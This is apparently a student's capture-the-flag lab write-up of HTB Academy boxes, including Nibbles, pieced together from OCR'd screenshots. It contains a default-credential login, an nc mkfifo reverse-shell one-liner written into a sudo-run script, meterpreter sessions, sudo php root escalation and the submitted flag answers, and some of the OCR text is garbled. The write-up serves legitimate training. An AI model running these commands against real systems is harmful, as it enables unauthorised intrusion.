/plugins (Status: 301) [Size: 327] [→ http://10.129.93.243/nibbleblog/plugins/]
/themes (Status: 301) [Size: 326] [→ http://10.129.93.243/nibbleblog/themes/]
Progress: 4727 / 4727 (100.00%)

Finished

(dylan@kali)-[~/Documents/cyber_shujaa]
```

I navigated to the admin.php and found a login page




A screenshot of a web browser showing the login page for Nibbleblog. The browser's address bar displays "10.129.93.243/nibbleblog/admin.php" with a "Not secure" warning. The login form is centered on the page and contains the following elements:

- Title: "Sign in to Nibbleblog admin area"
- Username input field with a red "x" icon for password visibility.
- Password input field with a red "x" icon for password visibility.
- A checkbox labeled "Remember me".
- A "Login" button.
- A link labeled "-- Back to blog".

I logged in with the credential username: admin Password: nibbles

question



A screenshot of a CTF challenge interface with a dark theme. The interface displays the following information:

- Target: 10.129.200.170
- Life Left: 113 minute(s) with a green "+" icon and a red "Terminate" button with a red "X" icon.
- A challenge description: "+1 🏆 Gain a foothold on the target and submit the user.txt flag".
- A text input field containing the flag: 79c03865431abf47b90ef24b9695e148.
- A blue "Submit" button with a flag icon.
- A "Connection File" button in the top right corner.

```
Applications Places System Wireshark Parrot Terminal
File Edit View Search Terminal Help
cat: Listening on 0.0.0.0:9443
cat: Connection from 10.129.200.170.
cat: Connection from 10.129.200.170:58814.
bin/sh: 0: can't access tty; job control turned off
id
id=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home/nibb
ml/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler/
nibbler@Nibbles:/home/nibbler$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Mar 12 2021 .
drwxr-xr-x 3 root root 4096 Dec 10 2017 ..
-rw-r--r-- 1 nibbler nibbler 0 Dec 29 2017 .bash_history
-rwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
-rw-r--r-- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-rw-r--r-- 1 nibbler nibbler 33 Mar 12 2021 user.txt
nibbler@Nibbles:/home/nibbler$ cat use
at user.txt
9c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
```

Nibbles Escalation

Questions

1.

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: 10.129.26.242 🚩

Life Left: 104 minute(s) + Terminate ✖

+1 🎁 Escalate privileges and submit the root.txt flag.

de5e5d6619862a8aa5b9b212314e0cdd

Submit

Cheat Sheet

Download VPN Connection File

```
dylan@kali: ~/Documents/cyber_shujaa/linE
File Actions Edit View Help

2024-05-24 # Check Load Average
2024-05-24 loadaverage=$(top -n 1 -b | grep "load average:" | awk '{print $10}' | sed 's/ / /g')
2024-05-24 echo -e "\E[32mLoad Average : " $tecreset $loadaverage
2024-05-24 # Check System Uptime
2024-05-24 tectime=$(uptime | awk '{print $3,$4}' | cut -f1 -d,)
2024-05-24 its X255
2024-05-24 echo -e "\E[32mSystem Uptime Days/(HH:MM) : " $tecreset $tectime
2024-05-24 # Unset Variables
2024-05-24 unset tecreset os architecture kernelrelease internalip externalip
2024-05-24 # Remove Temporary Files
2024-05-24 rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
2024-05-24 }
2024-05-24 fi
2024-05-24 shift (($OPTIND -1))
2024-05-24 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc 10.10.16.4
2024-05-24 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc 10.10.14.9
2024-05-24 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc 10.10.14.9
2024-05-24 nibbler@Nibbles:/home/nibbler/personal/stuff$ nano monitor.sh
2024-05-24 nano monitor.sh
2024-05-24 Error opening terminal: unknown.
2024-05-24 nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo vi monitor.sh
2024-05-24 [sudo] password for nibbler: nibbles
2024-05-24 Sorry, try again.
2024-05-24 [sudo] password for nibbler: nibbles
2024-05-24 Sorry, try again.
2024-05-24 [sudo] password for nibbler: n
2024-05-24 sudo: 3 incorrect password attempts
2024-05-24 nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/p
2024-05-24 <er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
2024-05-24 'unknown': I need something more specific.
2024-05-24 /home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/persona
2024-05-24 /home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/persona
2024-05-24 /home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/persona
2024-05-24

-rw-rw-r-- 1 dylan dylan 46631 May 23 15:40 LinEnum.sh
-rw-rw-r-- 1 dylan dylan 46631 May 23 16:04 LinEnum.sh.1
(dylan@kali)-[~/Documents/cyber_shujaa/linE]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.26.242 - - [23/May/2024 21:42:26] "GET /LinEnum.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
(dylan@kali)-[~/Documents/cyber_shujaa/linE]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.94] from (UNKNOWN) [1
0.129.26.242] 57962
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@Nibbles:/home/nibbler/personal/stuff# cd root
cd root
bash: cd: root: No such file or directory
root@Nibbles:/home/nibbler/personal/stuff# cd /root
cd /root
root@Nibbles:~# ls -la
ls -la
total 28
drwxr-xr-x 4 root root 4096 Mar 12 2021 .
drwxr-xr-x 23 root root 4096 Mar 12 09:51 ..
-rw-r--r-- 1 root root 0 Dec 29 2017 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Dec 10 2017 .cache
drwxr-xr-x 2 root root 4096 Dec 10 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rwxr-xr-x 1 root root 33 Mar 12 2021 root.txt
root@Nibbles:~# cat root.txt
cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
root@Nibbles:~#
```

Knowledge check

Questions

1.

Target: 10.129.115.154 🔄

Life Left: 104 minute(s) + Terminate ✕

+1 🎁 Spawn the target, gain a foothold and submit the contents of the user.txt flag.

7002d65b149b0a4d19132a66feed21d8

Submit Hint

```
dylan@kali: ~/Downloads
File Actions Edit View Help
2024-05-040755/rwxr-xr-x 4096 dir 2024-03-12 16:05:27 +0300 Innovation
2024-05-100644/rw-r--r-- 1121 fil 2024-05-23 22:16:50 +0300 uNYQVyTrKPAdutgg.php
2024-05-
2024-05-meterpreter > pwd
2024-05-/var/www/html/theme
2024-05-meterpreter > cd /home
2024-05-meterpreter > ls
2024-05-its X255
2024-05-Listing: /home
2024-05-
2024-05-Mode Size Type Last modified Name
2024-05-040755/rwxr-xr-x 4096 dir 2024-03-12 16:05:24 +0300 mrb3n
2024-05-
2024-05-meterpreter > cd mrb3n
2024-05-meterpreter > ls
2024-05-Listing: /home/mrb3n
2024-05-
2024-05-Mode Size Type Last modified Name
2024-05-020666/rw-rw-r 0 cha 2024-05-23 21:56:41 +0300 .bash_history
2024-05-w-
2024-05-100644/rw-r--r 220 fil 2020-02-25 15:03:22 +0300 .bash_logout user.txt flag
2024-05-
2024-05-100644/rw-r--r 3771 fil 2020-02-25 15:03:22 +0300 .bashrc
2024-05-
2024-05-040700/rwx 4096 dir 2024-03-12 16:05:25 +0300 .cache
2024-05-
2024-05-100644/rw-r--r 807 fil 2020-02-25 15:03:22 +0300 .profile break ps
2024-05-
2024-05-100644/rw-r--r 0 fil 2021-02-09 13:56:38 +0300 .sudo_as_admin_successful
2024-05-
2024-05-100600/rw 10332 fil 2021-05-07 17:28:39 +0300 .viminfo
2024-05-
2024-05-100664/rw-rw-r 33 fil 2021-02-16 14:00:55 +0300 user.txt
2024-05-
2024-05-
2024-05-meterpreter > cat user.txt
2024-05-7002d65b149b0a4d19132a66feed21d8
2024-05-
2024-05-meterpreter >
```

2.

Submit

Hint

+1 🗨


After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

f1fba6e9f71efb2630e6e34da6387842

Submit

Hint


```
2024-05-24 10:10:14.94 22:29
File Actions Edit View Help
Process 1916 created.
Channel 0 created.
CMD="/bin/sh"
sudo php -r "system('CMD');"
sh: 1: CMD: not found
ls
Cardinal
Innovation
LsvRcxbKSNYBn.php
uNYQVyTrKPAdutgg.php
whoami
www-data
CMD="/bin/sh"
sudo php -r "system('CMD');"
ls
Cardinal
Innovation
LsvRcxbKSNYBn.php
uNYQVyTrKPAdutgg.php
^C
Terminate channel 0? [y/N] y
meterpreter >
meterpreter > shell
Process 2064 created.
Channel 1 created.
CMD="/bin/sh"
sudo php -r "system('CMD');"
whoami
root
ls
Cardinal
Innovation
LsvRcxbKSNYBn.php
uNYQVyTrKPAdutgg.php
cd /root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

 HTB ACADEMY

Search Academy


Purchase Cubes

waitthakaissack

Great job waitthakaissack!

GETTING STARTED

Completed / Congrats!


waitthakaissack
Free
270

Getting Started

in Share on LinkedIn

Congratulations waitthakaissack!
You have just completed the Getting Started module!

Let's share your success with everyone!

[in Share on LinkedIn](#) [X Share on X](#) [f Share on Facebook](#)

Get a shareable link

Conclusion

This module covered the on the HTB platform. Fine attacking our first box wit

Module Key Takeaways

An overview of penetration testing

What's Next?

Here are a few suggestions to try out based on the path you've just completed!

Operating System Fun...

Change Log

Retake Module

